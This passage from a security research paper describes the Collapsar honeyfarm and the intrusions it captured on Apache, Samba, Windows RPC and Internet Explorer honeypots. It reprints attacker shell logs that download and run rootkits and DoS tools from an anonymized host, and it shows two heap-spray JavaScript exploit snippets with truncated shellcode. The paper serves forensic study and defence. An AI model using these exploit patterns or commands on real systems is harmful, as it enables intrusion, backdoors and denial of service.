Fig. 4. Collapsar log of attacker activities after break-in via Apache

6.2   Server-Side Honeypot Incidents

6.2.1   A Linux/VMware Honeypot

The first recorded incidence was an attack on an Apache server version 1.3.20-16 running on Red-Hat 7.2 using the Linux kernel 2.4.7-10. The honeypot compromised was a VMware-based virtual machine in the Collapsar center, with logical presence in one of the LAN production networks.

Vulnerability description: Apache web server versions up to 1.3.24 contain a vulnerability [17] in the chunk-handling routines. A carefully crafted invalid request can cause an Apache child process to call the *memcpy()* function in a way that will write past the end of its buffer, corrupting the stack and thus resulting in a stack overflow. Remote attackers can exploit this vulnerability to access the system using the system's Apache account. Meanwhile, unpatched Linux kernels version 2.4.x contain a *ptrace* vulnerability [22], which can be exploited by malicious local users to escalate their privileges to root.

Incident: An Apache honeypot was deployed in the Collapsar center at 11:44:03PM on 11/24/2003 and was compromised at 09:33:55AM on 11/25/2003. Collapsar captured all information related to the vulnerability-exploiting process, including the attacker's keystrokes after the break-in as shown in Figure 4. The complete log of the break-in is available on the Collapsar website [21].

```
**   0 packs  **    30 of 30 slots open, Min: 3.0KB/s
**   Bandwidth Usage  **  Current: 0.0KB/s,
**   To request a file type: "/msg xxxxxxxxxxx xxxx send #x"   **
**   Brought To You By xxxxxx   **
Total Offered: 0.0 MB   Total Transferred: 0.00 MB
```

Fig. 5. Attack via Apache leading to an *iroffer* backdoor (logged by Collapsar)

First, a TCP connection to port 443 on the honeypot was initiated, the attacker then sent one malicious packet (actually several TCP segments), triggering buffer overflow in the Apache web server. The malicious code contained in the packets spawned a shell with the privilege of the system's Apache account. With the shell, the attacker quickly downloaded, compiled, and executed a program exploiting the *ptrace* vulnerability [22]. Once executed, the *ptrace* exploitation code gave the attacker root privilege. After obtaining root privilege, the attacker downloaded a rootkit

18

called *SHv4 Rootkit* [38] and installed a trojaned *ssh* backdoor with a password *rooter* on port 1985. Upon successfully installing the trojaned *ssh* server, a login session was initiated from PuTTY version 0.53b, a popular Windows SSH client, to the port 1985 accessing the trojaned *ssh* server, so that all communications between the honeypot and the attacker could be encrypted. Traditional techniques such as tcpdump and NIDS become less effective once traffic is encrypted. However, the Collapsar in-kernel logging module *sebek* [8] was able to hijack *SYS_read* system call and recognize the attacker's keystrokes (Figure 4).

Backdoor in action: Based on the logged keystrokes, we were able to infer the attacker's tactics and goals. The attacker first added a new user account *ftp*, then installed *iroffer* [4]. *Iroffer* is a program that enables the hosting machine to act as a file server for an IRC channel similar to the *Napster* file sharing system [6]. Once started, *iroffer* connected to an IRC server and logged into a certain channel. The attacker was able to remotely re-configure *iroffer* which would periodically report its status in the channel, including available space, files, and transmission status. Figure 5 shows a status report generated by *iroffer* and logged by Collapsar logging module. It indicates that the attacker was able to request/offer files from/to others in the channel.

Forensic analysis: After detecting *iroffer* installation, no further keystrokes were captured. We took a snapshot of the honeypot image (available in [21]) and disconnected the honeypot from the Collapsar center. A quick verification using *md5sum* revealed several trojaned system routines, including *netstat, ls, ps, find*, and *top*; one *ssh* backdoor; and the *iroffer* program.

6.2.2 A Linux/UML Honeypot

The second incidence was an attack on the Samba server version 2.2.1a-4 running on RedHat 7.2. The honeypot was a UML-based virtual honeypot with enhanced network virtualization. The honeypot resided in the Collapsar center but had a logical presence in one of the LAN production networks.

Vulnerability description: The Samba server versions 2.0.x through 2.2.7a contain a buffer overflow vulnerability associated with the re-assembly of SMB/CIFS packet fragments [20]. This vul-

nerability allows a remote attacker to gain root privileges in a host running the Samba server.

```
[2003-11-26 11:41:17  aaa.bb.c.31 8100 sh 0]unset HISTFILE; echo "wooooot! xxxxx owns
u :)";uname -a;id;uptime;


[2003-11-26 11:41:32  aaa.bb.c.31 8100 sh 0]wget xxxxxx.xx.xx/rkzz.tgz
[2003-11-26 11:41:48  aaa.bb.c.31 8100 sh 0]tar -zxvf rkzz.tgz;rm -rf rkzz.tgz;cd .max;
./install
[2003-11-26 11:41:58  aaa.bb.c.31 8100 sh 0]killall -9 smbd nmbd lisa logger
[2003-11-26 11:51:14  aaa.bb.c.31 8163 httpd 0]SSH-1.5-PuTTY-Release-0.53b
[2003-11-26 11:51:30  aaa.bb.c.31 8163 httpd 0]pstree
[2003-11-26 11:51:34  aaa.bb.c.31 8163 httpd 0]ps -ax
[2003-11-26 11:51:49  aaa.bb.c.31 8163 httpd 0]wget xxxxxx.xx.xx/skk.tgz
[2003-11-26 11:52:03  aaa.bb.c.31 8163 httpd 0]tar -zxvf skk.tzg;rm -rf skk.tg
[2003-11-26 11:52:07  aaa.bb.c.31 8163 httpd 0]rm -rf skk.tgz
[2003-11-26 11:52:08  aaa.bb.c.31 8163 httpd 0]cd skk
[2003-11-26 11:52:08  aaa.bb.c.31 8163 httpd 0]kk
[2003-11-26 11:52:09  aaa.bb.c.31 8163 httpd 0]./sk


[2003-11-26 11:52:11  aaa.bb.c.31 8163 httpd 0]cd ..
[2003-11-26 11:56:42  aaa.bb.c.31 8163 httpd 0]wget xxxxxx.xx.xx/flood.tgz
[2003-11-26 11:57:32  aaa.bb.c.31 8163 httpd 0]tar xvfz flood.tgz;rm -rf flood.tgz
[2003-11-26 11:57:35  aaa.bb.c.31 8163 httpd 0]cd flood
[2003-11-26 11:57:45  aaa.bb.c.31 8163 httpd 0]./alpha
```

- - - - - - - - - -

1. Gaining a root
   privilege directly

- - - - - - - - - -

2. Installing a set
   of backdoors

- - - - - - - - - -

3. Downloading a set
   of DoS attack tools
   and initiating the
   DoS attack

- - - - - - - - - -

Fig. 6. Collapsar log of attacker activities after break-in via Samba

Incident: The Samba honeypot was activated in the Collapsar center at 12:01:03PM on 11/25/2003, and was compromised at 11:41:17AM on 11/26/2003. With the help of logging module *kernort*, Collapsar captured all information related to the attack, including scanning attempts and attacker keystrokes after the break-in (shown in Figure 6). The complete log can be found at [21]. First, a scanning NetBIOS name packet was sent to UDP port 137 and the honeypot running a vulnerable Samba server responded with MAC address 00-00-00-00-00-00, which indicated that a Samba server is running. After receiving the response, a TCP connection to port 139 was established and several malicious packets guessing different return addresses were sent in the hope of launching a buffer overflow attack. The malicious packets contained a port-binding shell-code, which will listen on TCP port 45295 if correctly executed. Based on information in the Collapsar log information, we are able to identify six attempts to guess the return address, i.e., 0xbffffed4, 0xbffffda8, 0xbffffc7c, 0xbffffb50, 0xbffffa24, and 0xbffff8f8, in the malicious code.

After successfully exploiting the Samba server, the remote attacker gained the root privilege and installed a rootkit wrapper *rkzz.tgz*, which contains a trojaned *sshd* backdoor and a sniffer program. Once the *sshd* backdoor was installed, the attacker quickly created an *ssh* connection using PuTTY-0.53b, encrypting all subsequent traffic. Using the *ssh* connection, the attacker downloaded a program package *skk.tgz*, which is the *SucKit* rootkit. It seemed that *SucKit* could not be installed successfully in the UML, so the attacker downloaded another attack package, *flood.tgz*, and imme-

20

diately started a DoS attack. The attack package contained several DoS attack tools, including the infamous *smurf*, *overdrop*, and *synsend*.

Forensic analysis: Once the DoS attack was started, the tarpitting module in Collapsar detected a burst of out-going TCP-SYN packets, which indicated a successful compromise and an on-going DoS attack. The tarpitting module immediately raised an alarm and the Samba honeypot was disconnected from the Collapsar center. Forensic analysis revealed the installation of many flooding tools in /tmp/share/flood, which is consistent with the log information generated by the Collapsar logging module.

Another VMware-based virtual honeypot running the same *Samba* service was also compromised by the same IP, and an IRC bot, *psyBNC* [7], was installed enabling the attacker to remotely control the compromised honeypot via an IRC network. With VMware support, a snapshot of the honeypot was taken, demonstrating VMware's flexibility and convenience for forensic analysis over UML.

6.2.3   A Windows XP/VMware Honeypot

The third incidence was related to the RPC DCOM vulnerability in the Windows Platform. We deployed a VMware-based virtual honeypot running an unpatched Windows XP Home Edition operating system in the Collapsar center.

Vulnerability description: Windows DCOM contains a vulnerable Remote Procedure Call (RPC) interface [24], which can be exploited to run arbitrary code with local system privileges in the affected system. After a successful compromise, the attacker is free to take any action in the system including installing programs, modifying data, and creating new accounts with full privileges.

Incident: A honeypot running the unpatched Windows XP was deployed in the Collapsar center at 10:10:00PM on 11/26/2003, and was compromised several times on 11/27/2003: one at 00:36:47AM by the MSBlast.A worm [18], one at 01:48:57AM by the Enbiei worm (namely MS-Blast.F worm), and another at 07:03:55AM by the Nachi worm [23]. Collapsar recorded all important log information covering the infection process of each worm. The complete log is available at [21].

Fig. 7. Screenshot re-constructed from honeypot snapshot: successful break-in by MSBlast and Nachi worms

For each worm, an initial TCP connection was established with port 135 in the Windows XP honeypot (Nachi worm will use an ICMP echo request to test whether the target is alive before the TCP connection attempt). To the worm, a successful connection is an indication of possible existence of RPC vulnerability. Once the connection had been established, a malicious packet (in fact, two TCP segments) was sent, which caused stack buffer overflow in the RPC interface implementing DCOM services. The malicious code contained a port-binding shell-code, which would listen on TCP port 4444. After a shell was invoked, each worm downloaded and executed a copy of itself, completing one round of worm propagation.

The MSBlast and Enbiei worms mounted Denial of Service (DoS) attacks against two specific web sites, respectively. Interestingly, the Nachi worm tried to terminate and delete the MSBlast worm. In addition, after installing *tftpd.exe*, the TCP/IP trivial file transfer daemon, the Nachi worm tried to download and install an RPC DCOM vulnerability *patch* named *WindowsXP-KB823980-x86-ENU.exe*, so that no other worms or attacks could break into the system by exploiting the same vulnerability.

22

Backdoor in action: Figure 7 shows a screenshot re-constructed from the honeypot's snapshot. It illustrates the running of *Enbiei* and *Nachi* worms. The original MSBlast worm has been terminated and deleted by the *Nachi* worm, which is the reason why no MSBlast process can be found in the screenshot. These worms also generated a large volume of scanning packets (ICMP echo request packets and TCP connection attempts to port 139 of other hosts), which were mitigated by the Collapsar tarpitting module.

Forensic analysis: After disconnecting the infected honeypot from the Collapsar center, a quick examination revealed the following files: *enbiei.exe* in directory *C:\WINDOWS\system32* and *SVCHOST.exe* and *DLLHOST.exe* in directory *C:\WINDOWS\system32\wins*. File *enbiei.exe* corresponds to the Enbiei worm; while *SVCHOST.exe* and *DLLHOST.exe* are for the Nachi worm. We also expected that file *msblast.exe* would exist in *C:\WINDOWS\system32* . However, it had been deleted by the Nachi worm.

6.3 Client-Side Honeypot Incidents

The previous three attack incidents were captured by the server-side honeypots in Collapsar. In the following, we present two attacks captured by the client-side honeypots in Collapsar.

6.3.1 A Windows XP/VMware Client-Side Honeypot

The fourth incidence is related to the Internet Explorer (IE) JView Profiler Vulnerability (MS05-037/CVE-2005-2087) on the Windows platform. We deployed a VMware-based client-side honeypot running an unpatched Windows XP system with the default IE web browser in the Collapsar center.

Vulnerability description: As described in CVE-2005-2087 [1], Internet Explorer 6.0.2900.2180 on Windows XP allows remote attackers to cause a denial of service (application crash) and execute arbitrary code via a web page with embedded CLSIDs that reference certain COM objects that are not ActiveX controls. An example of non-ActiveX control is the JVIEW Profiler (Javaprxy.dll).

23

Incident: The client-side honeypot running the unpatched Windows IE was deployed in the Collapsar center at 08:10:00PM on 9/26/2005 and was driven to visit a URL, which we anonymized as *http://www.superxxxxx.com/xxxxxxx/yes.html*. Right after the visit, the wallpaper (shown in Figure 8(a)) of the honeypot's desktop displayed a warning that the system was infected with spyware. One minute later, an "uninvited" software named *SpySheriff* was installed without user permission and ironically began to scan the local disk to remove possible spyware! The screenshot with its scanning activity is shown in Figure 8(b).

Forensic analysis: The honeypot was disconnected right after the anomaly was observed. With the help of Collapsar logging module, we were able to identify the cause and damages of this intrusion. More specifically, Figure 9 displays the malicious javascript snip from the exploit URL. The highlighted CLSID, which refers to the Javaprxy.dll COM object, was unsafely initiated to exploit the JView Profiler vulnerability. The successful exploitation resulted in the execution of an embedded attack code (Figure 9), which replaced the desktop wallpaper (Figure 8(a)) and connected to another web server to download and install the *SpySheriff* program (Figure 8(b)).

### 6.3.2 Another Windows XP/VMware Client-Side Honeypot

The fifth incidence is also related to the Internet Explorer (IE) browser but involves another vulnerability: DHTML method heap memory corruption (MS05-014/CAN-2005-0055). A VMware-based client-side honeypot running an unpatched Windows XP system with the default IE web browser was deployed in the Collapsar center.

Vulnerability description: The unpatched IE browser contained a bug in its handling of certain DHTML methods. An attacker could exploit the vulnerability by constructing a malicious web page and alluring a user to visit it. A successful exploitation of this vulnerability could allow attackers to take complete control of the compromised system [5].

Incident: The client-side honeypot running the unpatched Windows IE was deployed in the Collapsar center at 09:35:00PM on 10/06/2005, and was driven to visit a URL, anonymized as *http://xxx.9x.xx8.8x/users/xxxx/xxx/laxx/z.html*. After the visit, a total of 22 programs were installed

24

(a) The first screenshot: the desktop wallpaper was replaced

(b) The second screenshot: an "unwanted" software was installed and launched

Fig. 8. Screenshots re-constructed from honeypot snapshot after visiting a malicious URL

```
<SCRIPT language="javascript">
  shellcode = unescape("%u4343"+"%u4343"+"%u4040%u4040......%u98ff");
  bigblock = unescape("%u0D0D%u0D0D");
  headersize = 20; slackspace = headersize+shellcode.length

  while (bigblock.length<slackspace)
      bigblock+=bigblock;

  fillblock = bigblock.substring(0, slackspace);
  block = bigblock.substring(0, bigblock.length-slackspace);

  while(block.length+slackspace<0x40000)
      block = block+block+fillblock;

  memory = new Array();
  for (i=0;i<750;i++)
      memory[i] = block + shellcode;
</SCRIPT>

 <object classid="CLSID:03D9F3F2-B0E3-11D2-B081-006008039BF0"></object>
```

Fig. 9. Malicious javascript snip from the exploit URL

in the honeypot without user permission!

Forensic analysis: Forensic analysis showed that this intrusion was rather obfuscated - the actual exploiting code taking advantage of the IE DHTML heap memory corruption vulnerability (MS05-014) did not unfold until after four stages of obfuscations: the first stage contained a customized javascript decode; the second stage exploited the IE support for dynamic code generation with the *document.write()* primitive; the third stage contained another customized javascript decoder, which was revealed after the first two stages; finally, the fourth stage leveraged the Unicode character-set support in IE to make them hard to read. The decoded attack code is shown in Figure 10: The DHTML method, i.e., *createControlRange()*, was exploited to cause heap memory corruption in the IE process and trigger the execution of an embedded well-crafted machine instruction sequence, which resulted in the installation of the 22 unwanted programs.

6.4 Attack Correlation

The Collapsar center creates exciting opportunities to perform correlation and mining-based attack analysis. The current Collapsar center hosts only 40 virtual honeypots, still far from a desirable scale for Internet-wide attack analysis such as early worm detection using server-side honeypots and large-scale exploit net discovery using client-side honeypots. Nevertheless, current Collapsar log information already demonstrates the potential of such capability. In this section, we show two

```
<script>
try{

  sc=unescape("%u4040%u4040 ... ... %ufbe6%u9e9e");
  bb=unescape("%u0d0d%u0d0d");
  while(bb.length<0x40000){ bb+=bb }
  bb=bb.substring(0,0x40000-sc.length-28);

  me=new Array();
  for(i=0;i<450;i++){
       me[i]=bb+sc
  }

  z=Math.ceil(0xd0d0d0d);
  z=document.scripts[0].createControlRange().length;

}catch(e){}
</script>
```

Fig. 10. Malicious javascript snip from the exploit URL

simple incidences captured.

6.4.1 Stepping Stone Suspect

In the Collapsar log, a honeypot running a vulnerable version of the Apache web server was compromised by a remote machine with IP address (anonymized) *iii.jjj.kkk.11*. A rootkit and a trojaned *sshd* backdoor were then installed in the honeypot. The *sshd* backdoor was configured with a password known to the attacker. One minute later, an *ssh* connection was initiated from a *different* remote IP address *xx.yyy.zzz.3* using the *same* password. There is a possibility that machine *iii.jjj.kkk.11* had itself been compromised before the attack on the honeypot running the Apache server was launched. This interesting log information is shown in Figure 11. We note that such evidence is by no means sufficient to confirm a stepping stone [49] case. However, with wider range of target networks and longer duration of log accumulation, a future Collapsar center will be able to detect stepping stones and trace back original attackers with high confidence.

6.4.2 Network Scanning

Network scanning has become common, with the existence of various scanning methods such as ping sweeping, port knocking, OS finger-printing, and firewalking. Figure 12 shows the ICMP (ping) sweeping activity from the same source address (*xx.yy.zzz.125*) against three honeypots

27

```
/* Exploit codes for Apache Chunk Handling Vulnerability */
... ...

17:45:43.014405 iii.jjj.kkk.11.4775 > aaa.bb.c.125.443: P 790:797(7) ack 5340
win 34880 <nop,nop,timestamp 22920631 5764072> (DF)
0x0000    4500 003b 71ef 4000 3306 fa74 cbc6 860b        E..;q.@.3..t....
0x0010    800a 097d 12a7 01bb 9b4c ee60 9b51 2c3e        ...}.....L.`.Q,>
0x0020    8018 8840 e50e 0000 0101 080a 015d bdb7        ...@.........]..
0x0030    0057 f3e8 2e2f 696e 7374 0a                    .W.../inst.

... ...
/* SSH connection against sshd backdoor from another different IP! */
17:46:46.104626 xx.yyy.zzz.3.1126 > aaa.bb.c.125.cfinger: S
389507617:389507617(0) win 8760 <mss 536,nop,nop,sackOK> (DF)
0x0000         4500 0030 1ac2 4000 6f06 30b7 51c4 e503   E..0..@.o.0.Q...
0x0010         800a 097d 0466 07d3 1737 6a21 0000 0000   ...}.f...7j!....
0x0020         7002 2238 16a3 0000 0204 0218 0101 0402   p."8...........
17:46:46.105445 aaa.bb.c.125.cfinger > xx.yyy.zzz.3.1126: S
2758367448:2758367448(0) ack 389507618 win 5840 <mss 1460,nop,nop,sackOK> (DF)
0x0000         4500 0030 0000 4000 4006 7a79 800a 097d   E..0..@.@.zy...}
0x0010         51c4 e503 07d3 0466 a469 58d8 1737 6a22   Q......f.iX..7j"
0x0020         7012 16d0 211c 0000 0204 05b4 0101 0402   p...!..........
17:46:46.422319 xx.yyy.zzz.3.1126 > aaa.bb.c.125.cfinger: . ack 1 win 9112
(DF)
0x0000         4500 0028 1ac3 4000 6f06 30be 51c4 e503   E..(..@.o.0.Q...
0x0010         800a 097d 0466 07d3 1737 6a22 a469 58d9   ...}.f...7j".iX.
0x0020         5010 2398 4118 0000 4100 0000 0000        P.#.A...A.....
17:46:46.728800 aaa.bb.c.125.cfinger > xx.yyy.zzz.3.1126: P 1:16(15) ack 1 win
5840 (DF) [tos 0x10]
0x0000         4510 0037 55d5 4000 4006 248d 800a 097d   E..7U.@.@.$....}
0x0010         51c4 e503 07d3 0466 a469 58d9 1737 6a22   Q......f.iX..7j"
0x0020         5018 16d0 ac5b 0000 5353 482d 312e 352d   P....[..SSH-1.5-
0x0030         312e 322e 3235 0a                         1.2.25.
17:46:47.050246 xx.yyy.zzz.3.1126 > aaa.bb.c.125.cfinger: P 1:28(27) ack 16
win 9097 (DF)
0x0000         4500 0043 1ac5 4000 6f06 30a1 51c4 e503   E..C..@.o.0.Q...
0x0010         800a 097d 0466 07d3 1737 6a22 a469 58e8   ...}.f...7j".iX.
0x0020         5018 2389 4c55 0000 5353 482d 312e 352d   P.#.LU..SSH-1.5-
0x0030         5075 5454 592d 5265 6c65 6173 652d 302e   PuTTY-Release-0.
0x0040         3533 0a                                   53.
```

Fig. 11. Collapsar log showing a possible stepping stone attack

```
14:49:44.139231 xx.yy.zzz.125 > aaa.bb.9.126: icmp: echo request
0x0000    4500 005c 30de 0000 7301 0798 0c26 797d        E..\0...s....&y}
0x0010    800a 097e 0800 95dc 0200 0ace aaaa aaaa        ...~...........
0x0020    aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa        ...............
0x0030    aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa        ...............
0x0040    aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa        ...............
0x0050    aaaa                                           ..
14:50:21.853938 xx.yy.zzz.125 > ccc.dd.8.32: icmp: echo request
0x0000    4500 005c 2ece 0000 7301 0b06 0c26 797d        E..\....s....&y}
0x0010    800a 0820 0800 f2dd 0200 adcc aaaa aaaa        ...............
0x0020    aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa        ...............
0x0030    aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa        ...............
0x0040    aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa        ...............
0x0050    aaaa
14:50:50.970419 xx.yy.zzz.125 > eee.ff.21.9: icmp: echo request
0x0000    4500 005c 3e04 0000 7301 eee6 0c26 797d        E..\>...s....&y}
0x0010    800a 1509 0800 16d1 0200 89d9 aaaa aaaa        ...............
0x0020    aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa        ...............
0x0030    aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa        ...............
0x0040    aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa        ...............
0x0050    aaaa
```

Fig. 12. Collapsar log showing an ICMP sweeping scan

within a very short period of time (1.0 second). The honeypots are virtually present in three differ-
ent production networks. Based on the payload, it is likely that a Nachi worm [23] is performing
the scan.

7 Related Work

Honeyd [40] is one of the most comparable projects with respect to support for multiple honeypots and traffic diversion. Simulating multiple virtual computer systems at the network level with different personality engines, honeyd is able to deceive network fingerprinting tools and provide arbitrary routing topologies and services for an arbitrary number of virtual systems. The most obvious difference between honeyd and Collapsar is that honeyd is a low-interaction virtual honeypot framework, while all honeypots in Collapsar are high-interaction virtual machines. Honeyd is more scalable than Collapsar, because every computer system in honeyd is simulated. On the other hand, with high-interaction honeypots, Collapsar is able to provide a more authentic environment for attackers to interact with and has a potential for capturing attacks with zero-day exploits.

Potemkin [46] is another highly related project which aims at creating a high-interaction honeyfarm with high fidelity as well as scalability. Although the original Collapsar (without reverse honeyfarm support) [34] demonstrated the feasibility of the honeyfarm vision, Potemkin, via aggressive memory sharing and late binding of resources, significantly improves a honeyfarm's scalability by up to six orders of magnitude while still preserving the honeypots' fidelity in emulating the behavior of real-world hosts on the Internet. The current Potemkin prototype leverages Xen [25] virtual machine platform, which requires open-source access and modification to the guest operating systems.

Network Telescope [39] is an architecture that provides distributed presence for the detection of global-scale security incidents. Using similar architectures, both iSink [48] and Netbait [26] run a set of simplified network services in participating machines. The services will log all incoming requests and aggregate log data in a centralized server, so that pattern matching techniques can be applied to identify well-known signatures of worms and viruses. None of Network Telescope, iSink, and Netbait involves real-time traffic diversion mechanisms. They either perform passive monitoring or provide limited interactivity with attackers. The Internet Storm Center [3] is an effort at SANS institute to gather log data from participating intrusion detection sensors. The sensors are distributed around the world. However, this system does not present an interactive environment to

attackers, nor is it capable of real-time attack traffic diversion.

Both Strider HoneyMonkey [47] and Honeyclient [2] projects are among the first to propose and implement client-side honeypots. Different from server-side honeypots, client-side honeypots face the challenge of maintaining wide network coverage. To achieve wide coverage, client-side honeypots crawl the Web to reveal possible exploits of client-side software. Unfortunately, the effectiveness of client-side honeypots may *decrease* over time, once the "launching" domain of the honeypots is *blacklisted* by the malicious servers. Collapsar nicely addresses this problem by realizing the reverse honeyfarm vision, so that client requests from the reverse honeyfarm will appear to the servers as coming from many different network domains.

Leveraging the power of individual honeypots, there have been significant advances in recent years in attack detection, logging, and analysis. Among the most notable are VM-based retrospection [29], Backtracker [36], ReVirt [28], and Forensix [30]. VM-based retrospection [29] is capable of inspecting internal virtual machine states from the VM monitor (VMM). Both Backtracker [36] and Forensix [30] are able to automatically re-construct attack sequences with the help of system call logging. These systems are highly effective and can be readily applied to Collapsar to improve the forensics capability of individual honeypots.

Finally, it has been noted that virtual honeypots based on current VM platforms could expose certain VM foot-prints [15]. Such deficiency may diminish the value of VM-based honeypots. This situation has led to another round of "arms race": Methods such as [37] have been proposed to minimize VM footprints, although the technique in [37] is VM-specific.

8 Conclusion

We have presented the design, implementation, and evaluation of Collapsar, a virtualization-based honeyfarm and reverse honeyfarm architecture for network attack capture and detention. Collapsar achieves the following salient properties: centralized honeypot management and distributed honeypot presence. Centralized management ensures consistent, effective operations in deploying,

administering, investigating, and correlating multiple honeypots, while distributed presence provides a wide diverse view of network attack activities. Real-world deployment and several attack incidents captured by Collapsar demonstrate its effectiveness and practicality in realizing both the honeyfarm and reverse honeyfarm visions in one integrated architecture.

9   Acknowledgments

References

[1] CVE-2005-2087. *http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2005-2087*.

[2] Honeyclient Development Project. *http://www.honeyclient.org/*.

[3] Internet Storm Center. *http://isc.sans.org*.

[4] Iroffer. *http://iroffer.org/*.

[5] Microsoft Security Bulletin MS05-014.   *http://www.microsoft.com/technet/security/bulletin/ms05-014.mspx*.

[6] Napster. *http://www.napster.com/*.

[7] psyBNC. *http://www.psychoid.net/psybnc.html*.

[8] Sebek. *http://www.honeynet.org/tools/sebek/*.

[9] Snort. *http://www.snort.org*.

[10] Snort-inline. *http://sourceforge.net/projects/snort-inline/*.

[11] Tcpdump. *http://www.tcpdump.org*.

[12] The Honeynet Project. *http://www.honeynet.org*.

[13] Virtual PC. *http://www.microsoft.com/windowsxp/virtualpc/*.

[14] VMware. *http://www.vmware.com/*.

[15] VMWare FootPrinting. *http://chitchat.at.infoseek.co.jp /vmware/vmtools.html*.

[16] CERT Advisory CA-2002-01 Exploitation of Vulnerability in CDE Subprocess Control Service. *http://www.cert.org/advisories/CA-2002-01.html*, January 2002.

[17] CERT Advisory CA-2002-17 Apache Web Server Chunk Handling Vulnerability. *http://www.cert.org/advisories/CA-2002-17.html*, March 2003.

[18] CERT Advisory CA-2003-20 W32/Blaster Worm. *http://www.cert.org/advisories/CA-2003-20.html*, August 2003.

[19] CERT/CC Overview Incident and Vulnerability Trends, CERT Coordination Center. *http://www.cert.org/present/cert-overview-trends/*, May 2003.

[20] CERT/CC Vulnerability Note VU-298233. *http://www.kb.cert.org/vuls/id/298233*, March 2003.

[21] Collapsar. *http://www.cs.purdue.edu/homes/jiangx/collapsar*, December 2003.

[22] Linux Kernel Ptrace Privilege Escalation Vulnerability. *http://www.secunia.com/advisories/8337/*, March 2003.

[23] MA-055.082003: W32.Nachi Worm. *http://www.mycert.org.my/advisory/MA-055.082003.html*, August 2003.

[24] Microsoft Security Bulletin MS03-026. *http://www.microsoft.com/technet/treeview/default.asp?url= /technet/security/bulletin/MS03-026.asp*, 2003.

[25] Paul Barham, Boris Dragovic, Keir Fraser, Steven Hand, Tim Harris, Rolf Neugebauer Alex Ho, Ian Pratt, and Andrew Warfi eld. Xen and the Art of Virtualization . *Proceedings of ACM Symposium on Operating Systems Principles (SOSP 2003)*, October 2003.

